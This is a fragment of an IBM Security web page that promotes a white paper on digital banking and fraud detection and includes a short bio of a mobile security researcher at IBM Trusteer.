
Read the white paper: How Digital Banking Is Transforming Fraud Detection

Shahar Tavor
Mobile Security Researcher, IBM

Mobile security researcher at IBM Security Trusteer group. Shahar is passionate about malware research, mobile security, reverse engineering and Android inte...

with fresh
intelligence

Get the report →



IBM **Security**

[redacted]